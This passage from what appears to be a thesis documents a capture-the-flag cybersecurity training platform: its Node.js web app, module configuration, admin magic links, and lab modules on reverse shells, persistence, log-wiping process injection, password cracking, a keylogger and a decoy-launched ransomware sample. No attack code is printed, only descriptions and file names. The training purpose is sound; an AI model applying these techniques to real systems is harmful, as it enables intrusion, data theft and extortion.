7.2.9 Module 9: Impact

Module 9 features a captivating foreground process demanding ransom. The ransomware is working as expected within the virtual environment. The malware was also tested outside of a hands-on environment to ensure that it is docile if someone launched for example, on their personal computer. The ransomware features several safety measures to render it less dangerous. All safety measures were tested and work as expected. The module works correctly, and users can finish it without issues.



Figure 7.18 Ransomware demands payment




Figure 7.19 Successfully decrypting all files thanks to the found AES key




Figure 7.20 All modules completed

8 DOCUMENTATION

8.1 Web app

The web application serves as the central component of the entire educational framework, acting as the primary interface through which users access cybersecurity training content. Its role is not only to coordinate and organize the different training modules but also to provide a structured, user-friendly environment that facilitates progression tracking, delivery of task descriptions, hint management, and flag validation.

The application is entirely web-based to ensure platform independence and broad accessibility. Learners can access the platform from any modern browser without the need for additional client-side software, which significantly lowers the barrier to entry and simplifies deployment in educational or workshop environments.

From a technical perspective, the application is developed using standard web technologies:

Frontend: Built using HTML, CSS, and JavaScript, ensuring a responsive and intuitive user interface.

Backend: Implemented in Node.js. The backend is responsible for flag validation, user authentication, and progress tracking.

Metadata Integration: All modules and levels are defined through structured metadata files in JSON format, making it easy to extend the system by adding new challenges without modifying the codebase.

Database: Instead of using a traditional SQL-based database, the application utilizes a lightweight `users.json` file to store user data. This approach simplifies the architecture and eliminates the risk of SQL injection attacks, as no SQL queries are used. It also contributes to the overall simplicity and portability of the web application, making it easier to deploy and maintain, especially in sandboxed environments.

The web app is designed to be decoupled from the virtualization layer that hosts the hands-

on environments. This architectural decision ensures the platform remains maintainable, modular, and adaptable to different deployment scenarios, including local virtual machines, remote labs, or cloud-based sandboxes. By abstracting the logic and presentation layers away from the infrastructure, the platform becomes more resilient and easier to scale or customize.

Files regarding webapp are located in appendix "z_skalicky_priloha.zip" in path "webapp"

8.1.1 Module management

Admin can add modules to the project path: "/webapp/public/modules"

The folder contains folders for all modules accessible to users. All modules with the correct setup are available to all users. The folder names inside the /modules are named moduleX where X is the index of the module and affects the display order of the modules.

Inside every /module/moduleX folder will two files are expected:

- level.html - represents the graphical presentation of the levels
- module.json - represents all levels and their correct solutions and hints

```
{
  "title": "Module 3: Reconnaissance",
  "description": "Learn the basics of reconnaissance.",
  "levels": [
    {
      "id": "mod3level1",
      "title": "Level 1: Port Scanning",
      "description": "Try to scan your localhost for any HTTP services.",
      "inlevelDescription": "In this level, use any tools, scripts or commands to",
      "hints": [
        "Hint 1: Try searching port scanning on the Internet",
        "Hint 2: Try using nmap in your command line"
      ],
      "correctFlag": "8888"
    }
  ]
}
```

Figure 8.1 Example of module.json

To remove any modules, delete the moduleX folder. To add modules, copy any moduleX folder, then rename and modify it according to your needs.

To remove levels, delete any level in module.json To add levels, copy any level inside the modules.json and then change the ID and content to fit your needs.

8.1.2 User registration flow

All non-authenticated users are forwarded to an index page informing them about the project and asking them to obtain the magic link to register. Magic links can only be distributed by the admin. After clicking the magic link the users are presented with login page.




Figure 8.2 Login page

After entering the name, the user is registered in the users.json

```
{  
  "192.168.1.10": {  
    "admin": false,  
    "username": "alice",  
    "progress": {  
      "mod1level1": true,  
      "mod1level2": true,  
      "mod1level4": true,  
      "mod2level1": true  
    }  
  }  
}
```

Figure 8.3 Example user entry

This marks the completion of the registration process.

8.1.3 Module and level selection

After registering, the user is presented with a module selection page.

Modules consist of levels. Modules marked with a green tick have all non-bonus levels completed. Bonus levels are not required to complete the module. After selecting a module user is presented with a selection of levels.

Same as modules, the levels already completed are marked with a green tick, and the information is stored in each user's entry in users.json




Figure 8.4 Module selection




Figure 8.5 Level selection

8.1.4 Completing level

The level graphical interface is very simplistic. It aims to provide functionality and no distractions. The user is presented with a demand to gain a certain text by performing various actions. The demand is then answered with a string text called a flag. The flag is entered in the text field, and after submitting, it is evaluated. The users have unlimited attempts. If a user is stuck or the task seems too hard, a button with the text "show hint" can be pressed. Hints are designed not to directly give away the solution but make it easier to find. The more user uncovers, the easier the level completion. Another feature is a flag format that allows users to rule out some invalid answers. This approach allows for a more streamlined and entertaining experience, by giving the user a more specific idea what to look for.

Example flag format is: `**p*.ma**.*m` - the asterisk (*) symbol represents any character or number and the actual flag is: `smtp.mail.com`




Figure 8.6 Level example

```
{
  "id": "mod6level5",
  "title": "Level 5: Defense evasion",
  "description": "There is a malicious process evading defenses",
  "inlevelDescription": "There is a process trying to look like a system one.",
  "hints": [
    "Hint 1: Use process explorer in C:\\Tools"
  ],
  "correctFlag": "C:\\Temp\\svchost.exe"
},
```

Figure 8.7 Example of level entry in module.json

8.1.5 Admin workflow

Given that the web application is primarily designed as an educational tool for use within controlled, on-site seminar environments, the implementation deliberately restricts administrative access to a single user account. The complexity introduced by role-based access control mechanisms becomes unnecessary. Omitting such additional layers enhances the

application's robustness, reduces potential attack surfaces, and simplifies development and maintenance processes.

Admin is registered via a magic link generated and printed to the server console after the server starts. The link is limited to a 5-minute lifetime and is one use only. If there is a registered user, the admin link is not generated.

```
PS C:\Users\Zdenek Skalický\Desktop\Diplomová práce\webapp> node .\server.js  
  
Admin magic link (valid for 5 minutes):  
https://localhost:3443/magic-admin/7d3d4f9327a9  
  
HTTPS Server running at https://localhost:3443  
Admin registered: ::1  
Admin magic link is now disabled.  
PS C:\Users\Zdenek Skalický\Desktop\Diplomová práce\webapp> node .\server.js  
Admin already exists. No token generated.  
HTTPS Server running at https://localhost:3443
```

Figure 8.8 Admin magic link is printed and admin is registered

After the registration, the admin user is redirected to the admin page. The admin page serves two main purposes. First is lending admin the ability to create new user magic links for a specified number of users. The admin can generate magic links that will register one or more users with a 10-minute lifetime. One of the best cryptographic practices is broken here voluntarily to allow more streamlined use of the magic tokens.

The user tokens are only 6 bytes in length, making them somewhat more vulnerable to brute-force attacks. However, this intentional design choice enables magic links to be conveniently shared through alternative methods, such as verbally within a classroom setting. This approach allows trainees to utilize their own devices and accounts without the need to establish online communication channels, significantly enhancing the overall ease of use of the project. There are also rate-limiters and a policy that allows only 5 attempts per IP per server instance, mitigating potential brute-force attacks.

The second feature of the admin page is the user progress dashboard.

8.1.6 Requirements for hosting a CTF Web App

The following is a list of requirements for hosting a capture the flag web application.

Generate Magic Link for New Users

Enter the number of users who can register with this magic link.

User Limit: Generate Magic Link

Generated Magic Link (expires in 10 minutes):

<https://localhost:3443/magic-user/358e68a5cbe4>

Copy to Clipboard

Figure 8.9 Admin page generated a link for 5 users

Generate Magic Link for New Users

Enter the number of users who can register with this magic link.

User Limit: Generate Magic Link

Generated Magic Link (expires in 10 minutes):

Copy to Clipboard

Registered Users and Progress

IP Address	Username	Admin	Completed Levels
::1	Admin	Yes	Module 1: 1, 2, 3 Module 2: 1, 2 Module 3: 1
192.168.1.10	alice	No	Module 1: 1, 2, 4 Module 2: 1
192.168.1.12	bob	No	Module 1: 1 Module 2: 1, 2 Module 3: 1, 2, 3, 4
192.168.1.15	charlie	No	Module 1: 1
192.168.1.20	diana	No	Module 1: 1, 2, 3 Module 2: 1, 2, 3 Module 3: 1, 2

Figure 8.10 Admin page

Operating System:

- Linux (Ubuntu 20.04 recommended)
- Windows 10 or 11

Tested software used for hosting is Node.js Version v22.11.0 and higher

Hardware specs of the web application:

- CPU: Dual-core processor
- RAM: 200 MB minimum (1 GB+ recommended)
- Storage: 100 MB+ free

8.2 Virtual Environments

There are several ways to host virtual environments for the hands-on part of this thesis. These virtual environments were developed with the help of VMware Virtual Workstation Pro. However hosting can be done with the help of any cloud or local solution, like for running environments in Docker containers.

Another extra measure to ensure modularity is the source code for the malware and scripts that will initialize the environment for the hands-on exercises.

Files regarding prepared virtual images are located in the appendix "z_skalicky_priloha.zip" in path "

Environments

prepared_virtual_machines"

Files containing all source code, tools and initialization scripts to prepare custom virtual environments are located in the appendix "z_skalicky_priloha.zip" in respective paths "

Environments

ubuntu_modules" and "

Environments

windows_modules"

8.2.1 Requirements Windows Server 2019

The source of requirements is the official Microsoft documentation [19]

CPU requirements:

- 1.4 GHz 64-bit processor
- Compatible with x64 instruction set
- Support for NX and DEP
- Support for CMPXCHG16b, LAHF/SAHF, and PrefetchW instructions
- Support for Second Level Address Translation (EPT or NPT)
- Support for the SSE4.2 (Streaming SIMD Extensions 4.2) instruction set
- Support for the POPCNT instruction

RAM requirements:

- 512 MB for Server Core
- 2 GB for Server with Desktop Experience, 4 GB recommended
- (Error Correcting Code) type or similar technology for physical host deployments

Storage requirements:

- 32 GB of space

8.2.2 Requirements for Ubuntu 24.04.1.

The source of requirements is the official Microsoft documentation [19]

CPU requirements:

- 2 GHz dual-core processor
- 4096 MiB RAM (system memory) for physical installs.

- 2048 MiB RAM for virtualised installs.
- 25 GB (8.6 GB for minimal) of hard-drive space (or USB stick, memory card, or external drive, but see LiveCD for an alternative approach)
- 3D acceleration-capable GPU with at least 256 MB of VRAM
- 1024x768 or higher resolution display
- USB flash drive or DVD drive, or for the installer media
- Internet access is helpful

8.3 Modules

The general approach of all modules is that the result is important. Learners are encouraged to utilize any tools they prefer, and all levels can be solved by multiple methods.

At most levels, learners are presented with hints. The hint revelation is based entirely upon individual learners. Uncovering a hint significantly lowers the difficulty of a given level. This can help prevent learners from getting stuck and frustrated.

Another mechanic that helps balance difficulty is the inclusion of bonus levels. These levels are optional, meaning participants can complete the module without tackling the more challenging bonus stages. Since harder levels naturally take longer to solve, this system ensures a fair balance in both difficulty and time investment. It prevents a widening gap between fast, skilled learners and those who need more time to progress.

Additionally, challenging bonus levels enhance the experience for advanced learners. By offering more difficult tasks, these levels provide motivation, engagement, and a sense of achievement for those seeking a challenge.

8.3.1 Module 1: Ubuntu Basics

It teaches several simple usages of GUI and command lines in the Ubuntu environment. By extension also teaches how to use flags to proceed in the core web app environment.

8.3.2 Module 2: Windows Basics

Teaches several simple basic usages of GUI and command line in the Windows server environment. By extension, it also teaches how to use flags to proceed in the core web app environment. Since the first 2 modules are very simplistic and do not use any special tools or malware, they are not given their directory in the directory "Environments," unlike the rest of the modules.

8.3.3 Module 3: Reconnaissance

Utilizes port scanning tools in the Ubuntu environment, like Nmap, to teach about attackers' reconnaissance. The four levels consist of:

- Searching for a port that runs the Apache HTTP service on localhost.
- Revealing version of the Apache service
- Searching for the vulnerability of the given service
- (Bonus) Exploiting the vulnerability that allows users to perform a path traversal attack on the service host.

Trainees are asked to reach desired flags by any means or tools necessary, however, a general walk-through would probably consist of using Nmap to scan ports and versions of the service, an internet browser, or Nikto to gain knowledge about the path traversal possibility, and then a terminal with curl command to execute it. The module does not contain specific malware, however, it does teach learners an important practical insight into how the specific steps required for the attack could be automated, for example, by a computer worm.

The module can be prepared by executing a script in the path: "Environments/ubuntu/module3.sh"

List of tools prepared for the module:

- Nmap
- Nikto
- Docker
- Curl

8.3.4 Module 4: Initial Access

This module introduces the concept of initial access in cyber attacks, focusing on how attackers gain a foothold in a system using Trojan viruses and reverse shell techniques. The module consists of four levels:

- Investigating a suspicious executable (calc.exe) and identifying hidden actions.
- Discovering the source of the malicious code.
- Understanding how attackers utilize PowerShell to establish remote access.
- (Bonus) Executing a reverse shell attack.

Participants will use any tools to analyze, reverse-engineer, and ultimately exploit the system's weaknesses. They will experience how malware can be hidden inside legitimate applications and how attackers can retrieve sensitive data remotely. The module highlights the significance of monitoring executable behavior and the dangers of unauthorized code execution, opening access to the victim's system.

The module contains three files:

- calc.exe - move this file to the admin desktop if preparing the exercise in a different environment.
- Calc.ico - trojan with icon looks more trustworthy
- simple_trojan.c - contains source code for the calc.exe

- preparation.txt - steps to prepare your own environment for hands-on parts of modules

List of tools prepared for the module:

- Decompiler tools
- Nmap
- Netcat
- PowerShell

8.3.5 Module 5: Execution and Persistence

This module explores execution and simple persistence techniques in an Ubuntu host. Participants will analyze and manipulate scripts to understand how attackers establish persistence on a compromised system. The module consists of four levels:

- Running a suspicious script and analyzing its behavior.
- Inspecting the script to determine where the malicious code is stored.
- Understanding how persistence is enabled within the system.
- (Bonus) Performing an environment variable hijack.

Participants will gain insight into how attackers automate execution and maintain access even after reboots. The module emphasizes analyzing shell scripts, identifying persistence mechanisms, and understanding attack techniques that leverage system scheduling and environment hijacking.

The module can be prepared by running the script inside the desired virtual environment "Environments/ubuntu/module5/module5.sh"

The actual malicious activity is then created when the user executes script "Environments/ubuntu/module5/malicious_ram_optimizer.sh.sh"

List of tools prepared for the module:

- Vim
- Shell scripting
- Cron
- Linux command-line utilities

8.3.6 Module 6: Privilege Escalation and Defense Evasion

This module focuses on how malware escalates privileges and evades defenses within a Windows environment. Participants will learn techniques used by attackers to gain system-level access and conceal their activities. The module consists of eight levels:

- Listing running services.
- Identifying a vulnerable system service that allows privilege escalation.
- Determining the executable associated with the vulnerable service.
- Detecting a malicious process evading defenses.
- Investigating how the malicious process tampers with logs and auditing.
- Analyzing the memory of the malicious process for injected code.
- Understanding persistence mechanisms that restart a process upon termination.
- (Bonus) Exploiting a misconfigured service to escalate privileges.

Participants will utilize system administration tools and forensic analysis techniques to uncover vulnerabilities and malicious activities. The module provides practical experience in identifying privilege escalation opportunities and investigating security incidents.

Files associated with this exercise are the following:

- `dummy_service.c` - Source code for `mscccleanup`. Does not do anything. Just sleeps on one thread infinitely. Is there to be a target for payload injection, demonstrating how a harmless process can carry out malicious activity as well.
- `helper_script.ps1` - This is suggested by a hint to help stuck trainees
- `injector.ps1` - is called by a task to perform inject payload in the background and erase all systems logs
- `setup_injector_task1.ps1` - sets up an onlogon task triggers that start `injector.ps1`
- `vulnservice.ps1` - creates service starting the `mscccleanup.exe`
- `preparation.txt` - steps to prepare your own environment for hands-on parts of modules

List of tools viable for the module:

- PowerShell
- Process Explorer
- Windows Event Viewer
- SysInternals Suite
- Task Scheduler

8.3.7 Module 7: Credential Access and Discovery

This module introduces techniques for credential access and system discovery, focusing on how attackers obtain and leverage user credentials. The module consists of five levels:

- Using brute-force attacks to crack an SSH password.
- Locating and extracting a password hash from the filesystem.
- Cracking a password from its hash.

- Enumerating running services on a target system.
- Discovering hidden files containing sensitive information.

Participants will utilize brute-force tools, hash-cracking utilities, and enumeration techniques to identify weaknesses in system security. The module provides hands-on experience in discovering credentials and understanding the discovery phase.

Script created for this module is: "Environments/ubuntu/module5/password_search.sh

This script prepares a virtual environment for the trainee to experience the levels of this module.

List of tools prepared for the module:

- Hydra
- Hashcat
- Nmap
- Linux command-line utilities

8.3.8 Module 8: Exfiltration

This module focuses on how exfiltration techniques work, using a simulated keylogger to demonstrate data theft and its exfiltration. Learners will learn to identify, analyze, and mitigate exfiltrating processes. The module consists of six levels:

- Identifying a suspicious process responsible for data exfiltration.
- Analyzing the system handles to trace the process origin.
- Determining the exfiltration endpoint.
- Locating the keylogger executable on the system.
- Preventing future exfiltration by disabling the associated task.

- (Bonus) Finding additional attacker details, including their service domain and credentials.

Learners will gain hands-on experience in detecting exfiltration activities, analyzing system processes, and mitigating threats through forensic investigation. The module emphasizes potential real-world attack scenarios and defensive strategies.

The files associated with this module are in the path: "Environments/windows/module8"

- capture_new_connections.ps1 - script with path hidden in a hint that can help learners to move forward if stuck while finding new connections that exfiltrate user data
- keylogger.cs - source code for keylogger
- run_keylogger.ps1 - script that will run the keylogger in the background
- preparation.txt - steps to prepare your own environment for hands-on parts of modules

List of tools viable and available for the module:

- SysInternals Suite (Process Explorer)
- Wireshark
- Windows Task Scheduler

8.3.9 Module 9: Impact

Module 9 focuses on impact. Usually last attack phase is often connected to great damages like bricking the entire system or encrypting user data. In this module, the learners will tackle a challenge brought by a ransomware developed by Gitlab User m0n0ph1 [20]

The module consists of six levels:

- Examining a suspicious screenshot

- Creating a process memory dump
- Examining files encrypted by ransomware
- Locating ransomware executable
- Examining the foreground process of ransomware demanding ransom
- Inspecting memory dumps and searching for the encryption key

The ransomware is configured to be as docile as possible. Several safety measures are in place to achieve that:

- Executable gets detected by Windows Defender immediately
- Ransomware needs to be started with admin rights
- When ransomware finishes, it produces key.txt on every user's desktop, which contains the easy key for decryption
- The encryption used is weak and susceptible to brute force
- The ransomware only targets the desktop and documents of the user administrator and nothing else

These configurations render this ransomware safe to use within the educational field.

The files associated with this module are in the path "Environments/windows/module9/" :

- cannot_sign_error.png - png that is used as a decoy to launch a malicious ransomware process
- error_png.c - simple code that opens cannot_sign_error.png but also launches the ransomware process
- run_keylogger.ps1 - script that will run the keylogger in the background
- Crypter.pdf.exe - prepared ransomware for educational purposes only!

- Log.txt - contains a flag in last level
- preparation.txt - steps to prepare your own environment for hands-on parts of modules

8.4 List of software tools

The following is the list and brief description of the software tools prepared for the learners' use. Learners are free to use any software they find useful for any challenge; however, the following software was tested within the scenarios of this work and worked well. The software was also chosen based on simplicity of usage and general popularity.

8.4.1 SysInternals Suite

The Sysinternals Suite is a comprehensive collection of advanced system utilities designed to assist IT professionals and developers in managing, troubleshooting, and diagnosing Windows systems and applications. Developed by Mark Russinovich and Bryce Cogswell, these tools have been integrated into a single suite, offering functionalities such as process management, security assessment, and system monitoring. Key utilities include Process Explorer, which provides detailed insights into active processes; Autoruns, offering comprehensive information on startup applications; and Process Monitor, delivering real-time monitoring of system activities. The suite encompasses a wide range of tools, each tailored to address specific aspects of system administration and diagnostics. These utilities are invaluable for in-depth system analysis and have become essential components in the toolkit of many IT professionals. [21]

8.4.2 Wireshark

Wireshark is a widely used, open-source network protocol analyzer that enables users to capture and interactively browse the traffic running on a computer network. It allows for deep inspection of hundreds of protocols and is compatible with multiple platforms, including Windows, Linux, and macOS. Wireshark supports live capture and offline analysis, providing a detailed view of network activities. Its standard three-pane packet browser and powerful display filters facilitate efficient analysis of network data. [22]

8.4.3 Nmap

Nmap, short for Network Mapper, is a free and open-source utility designed for network discovery and security auditing. It enables users to identify devices on a network, detect open ports, and determine available services. Nmap is compatible with major operating systems, including Linux, Windows, and macOS. Beyond the command-line tool, the Nmap suite includes Zenmap, a graphical user interface; Ncat, a flexible data transfer and debugging tool; Ndiff, for comparing scan results; and Nping, a packet generation and response analysis tool. These components collectively provide a comprehensive toolkit for network administrators and security professionals. [23]

8.4.4 Hydra

Hydra, also known as THC-Hydra, is a fast and flexible network logon cracker developed by The Hacker's Choice (THC). It supports numerous protocols, enabling security professionals to test the strength of various authentication mechanisms. Hydra's modular design allows for easy addition of new protocols, making it adaptable to evolving security needs. The tool is cross-platform, compatible with Unix-based systems, Windows, and macOS. Hydra is intended for legal and ethical security assessments, providing researchers and consultants with a means to demonstrate the potential vulnerabilities associated with weak passwords. [24]

8.4.5 HashCat

Hashcat is an advanced, open-source password recovery tool renowned for its speed and versatility. It supports a wide array of over 350 hashing algorithms, including MD5, SHA families, and Unix Crypt formats, making it suitable for various security assessments. Hashcat operates across multiple platforms—Linux, Windows, and macOS—and leverages the computational power of CPUs, GPUs, and other hardware accelerators via OpenCL. The tool offers five unique attack modes: dictionary, combinator, brute-force, mask, and hybrid attacks, allowing users to tailor their approach based on specific requirements. [25]

8.4.6 Curl

curl is a command-line tool and library for transferring data with URLs. It supports a wide range of protocols, including HTTP, HTTPS, FTP, FTPS, SCP, SFTP, LDAP, and more. Designed to work without user interaction, curl is suitable for use in scripts or automated tasks. It is highly portable and has been ported to numerous platforms, including Windows, macOS, and various Unix-like systems. The tool is powered by libcurl, a free and easy-to-use client-side URL transfer library. curl is widely used in devices ranging from cars and television sets to routers and printers, as well as in mobile phones and tablets. [26]

8.4.7 Nikto

Nikto is an open-source web server scanner designed to identify potential security issues and vulnerabilities. It performs comprehensive tests against web servers, checking for over 7,000 potentially dangerous files and programs, outdated server software, and other security problems. Nikto also examines server configurations, such as multiple index files and HTTP server options, and attempts to identify installed web servers and software. The tool supports SSL scanning, full HTTP proxy support, and can output reports in various formats, including plain text, XML, HTML, NBE, JSON, and CSV. [27]

8.4.8 Docker

Docker is an open-source platform that enables developers to build, share, and run applications within containers. Containers are lightweight, portable units that package an application along with its dependencies and environment, ensuring consistency across multiple development and deployment stages. Docker simplifies the complexities of application deployment by providing tools like Docker Engine, which facilitates the creation and management of containers, and Docker Hub, a centralized repository for sharing container images. Its compatibility with various operating systems, including Linux, Windows, and macOS, allows for seamless integration into diverse development workflows. [28]

9 FUTURE DIRECTION

9.1 Potential improvements in web application

Adding more granularity to the user access control by introducing more roles could be beneficial. For example, adding groups and group managers could make adding and managing users easier and more effective for corporate training seminars.

Another improvement would be adding more options for flag strings. For example, dynamic flag strings could prevent cheating and ensure that the players are completing the levels in the intended way. This could move the platform closer.

Lastly, adding more types of levels. For example, questionnaires for gathering feedback and testing users would improve the quality of the platform. The next addition could also be plain and simple information levels, presenting theory or explaining solutions and user findings.

9.2 Improvements and additions for sample modules

Sample modules successfully provided insight into how the design of modules could be handled. However, it could be fitting to add modules focused on other operational systems, like mobile technologies. For example, analysis of Android ransomware would be practical and desired, since mobile technologies are gaining popularity and have surpassed the usage of personal computers.

The Capture-the-Flag (CTF) approach has proven to be highly effective in cybersecurity education, offering an interactive and engaging way to reinforce theoretical knowledge with hands-on problem-solving. The flexibility of this methodology allows for the creation of independent modules tailored to a wide variety of cybersecurity topics. Additional modules can significantly expand the depth and scope of training by exploring specialized areas of cybersecurity analysis and mitigation.

One compelling addition would be a Forensic Analysis Module, which would guide learners through the process of investigating security incidents. This module could include:

- Identifying and extracting artifacts from compromised systems.
- Analyzing log files to trace unauthorized access attempts.
- Examining memory dumps for malicious activity.
- Reconstructing attack timelines based on available evidence.

